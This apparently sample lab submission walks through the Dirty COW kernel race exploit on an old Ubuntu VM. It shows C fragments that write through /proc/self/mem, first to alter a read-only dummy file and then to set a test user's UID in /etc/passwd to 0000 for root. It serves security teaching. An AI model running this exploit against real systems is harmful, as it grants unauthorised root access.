



Lab3_Dirty Cow Lab

A sample submission


(Please make your own discussions and screen shots based on what you see)

- With this lab you need to use Ubuntu 12 not 20





- **2 Task1:ModifyaDummyRead-OnlyFile** The objective of this task is to write to a read-only file using the DirtyCOW vulnerability.
- **2.1 Create a Dummy File**
We first need to select a target file. Although this file can be any read-only file in the system, we will use a dummy file in this task, so we do not corrupt an important system file in case we make a mistake. Please create a file called zzz in the root directory, change its permission to read-only for normal users, and put some random content into the file using an editor such as gedit.

A terminal window titled 'izzatalsmadi@ubuntu: ~' running GNU nano 2.2.6 on a file named 'zzz'. The user enters several commands: 'sudo touch /zzz', 'sudo chmod 644 /zzz', 'sudo gedit /zzz', and 'cat /zzz'. The output of 'cat /zzz' is '111111222222333333'. Then, 'ls -l /zzz' shows permissions '-rw-r--r-- 1 root root 19 Oct 18 22:03 /zzz'. Finally, the user enters 'echo 99999 > /zzz', which results in a 'bash: /zzz: Permission denied' error.


```
izzatalsmadi@ubuntu: ~
GNU nano 2.2.6 File: zzz

$ sudo touch /zzz
$ sudo chmod 644 /zzz
$ sudo gedit /zzz
$ cat /zzz
111111222222333333
$ ls -l /zzz
-rw-r--r-- 1 root root 19 Oct 18 22:03 /zzz
$ echo 99999 > /zzz
bash: /zzz: Permission denied
```

From the above experiment, we can see that if we try to write to this file as a normal user, we will fail, because the file is only readable to normal users. However, because of the DirtyCOW vulnerability in the system, we can find a way to write to this file. Our objective is to replace the pattern "222222" with "*****".

- **2.2 Set Up the Memory Mapping Thread**

You can download the program cow attack. From the website of the lab. The program has three threads: the main thread, the write thread, and the madvise thread. The main thread maps /zzz to memory, finds where the pattern "222222" is, and then creates two threads to exploit the DirtyCOW race condition vulnerability in the OS kernel.

A terminal window showing the installation and compilation of the 'cow attack' program. The user runs 'sudo apt-get install google-chrome-stable', which fails with 'E: Unable to locate package google-chrome-stable'. Then, the user navigates to the 'Downloads/Dirty_Cow/' directory and lists files, showing 'cow_attack1.c'. Finally, the user runs 'sudo nano cow_attack.c', 'gcc cow_attack.c -lpthread', and 'ls', which shows the compiled file 'a.out' along with the source files.

```
izzatalsmadi@ubuntu:~$
izzatalsmadi@ubuntu:~$
izzatalsmadi@ubuntu:~$
izzatalsmadi@ubuntu:~$
izzatalsmadi@ubuntu:~$ sudo apt-get install google-chrome-stable
Reading package lists... Done
Building dependency tree
Reading state information... Done
E: Unable to locate package google-chrome-stable
izzatalsmadi@ubuntu:~$ cd Downloads/Dirty_Cow/
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ ls
cow_attack1.c
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ sudo nano cow_attack.c
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ gcc cow_attack.c -lpthread
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ ls
a.out cow_attack1.c cow_attack.c
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$
```

2.5 Launch the Attack

-
- So this is the expected result from this step below (change the text from 222222 to *****)

```

-TW-T--T-- 1 root root 19 Oct 18 22:03 /zzz
$echo 99999 > /zzz
bash: /zzz: Permission denied
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ sudo cat /zzz
222222
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ ./cow_attack
^Z
[1]+  Stopped                  ./cow_attack
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ sudo cat /zzz
*****
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ █

```

Task2: Modify the Password File to Gain the Root Privilege

```

option to relax this check or reconfigure NAME_RESOLUTION.
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ sudo adduser ialsmadiDirtyCowTest --force-badname
Allowing use of questionable username.
Adding user `ialsmadiDirtyCowTest' ...
Adding new group `ialsmadiDirtyCowTest' (1003) ...
Adding new user `ialsmadiDirtyCowTest' (1002) with group `ialsmadiDirtyCowTest'
...
Creating home directory `/home/ialsmadiDirtyCowTest' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for ialsmadiDirtyCowTest
Enter the new value, or press ENTER for the default
    Full Name []: Izzat Alsmadi
    Room Number []:
    Work Phone []:
    Home Phone []:
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ █

```

- Check etc/passwd file

```

    Home Phone []:
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ cat /etc/passwd |grep ialsmadi
ialsmadiDirtyCowTest:x:1002:1003:Izzat Alsmadi,,,:/home/ialsmadiDirtyCowTest:/bin/bash
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ █

```

- Now we want to make the new user as root, we will go back to our previous code and use it for this purpose

```

int file_size;

// Open the target file in the read-only mode.
int f=open("/etc/passwd", O_RDONLY);

// Map the file to COW memory using MAP_PRIVATE.
fstat(f, &st);
file_size = st.st_size;
map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

// Find the position of the target area
char *position = strstr(map, "ialsmadiDirtyCowTest:x:1001");

```

```

map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

// Find the position of the target area
char *position = strstr(map, "ialsmadiDirtyCowTest:x:1001");

// We have to do the attack using two threads.
pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
pthread_create(&pth2, NULL, writeThread, position);

// Wait for the threads to finish.

```

```

void *writeThread(void *arg)
{
    char *content= "ialsmadiDirtyCowTest:x:0000";
    off_t offset = (off_t) arg;

    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory.
        write(f, content, strlen(content));
    }
}

```

- If

```
[2]+ Stopped                  sudo nano cow_attack.c
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ sudo nano cow_attack.c
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ gcc -o cow_attackv1 cow_attack.c -pthread
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ ./cow_attackv1
^C
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ cat /etc/passwd |grep ialsmadi
ialsmadiDirtyCowTest:x:1002:1003:Izzat Alsmadi,,,:/home/ialsmadiDirtyCowTest:/bin
/bash
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$
```

```
file_size = st.st_size;
map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);
```

```
// Find the position of the target area
```

```
char *position = strstr(map, "ialsmadiDirtyCowTest:x:1002");
```

```

^G Get Help      ^O WriteOut      ^R Read File     ^Y Prev Page     ^K Cut Text       ^C Cur Pos
^X Exit          ^J Justify       ^W Where Is     ^V Next Page     ^U UnCut Text    ^T To Spell

```

```
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ cat /etc/passwd |grep ialsmadi
ialsmadiDirtyCowTest:x:1002:1003:Izzat Alsmadi,,,:/home/ialsmadiDirtyCowTest:/bin
/bash
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ sudo nano cow_attack.c
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ gcc -o cow_attackv2 cow_attack.c -pthread
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ ./cow_attackv2
^C
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ cat /etc/passwd |grep ialsmadi
ialsmadiDirtyCowTest:x:0000:1003:Izzat Alsmadi,,,:/home/ialsmadiDirtyCowTest:/bin
/bash
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$
```

- So eventually I was able to change permissions for the new user in the etc/password file

Summary and findings

Make your own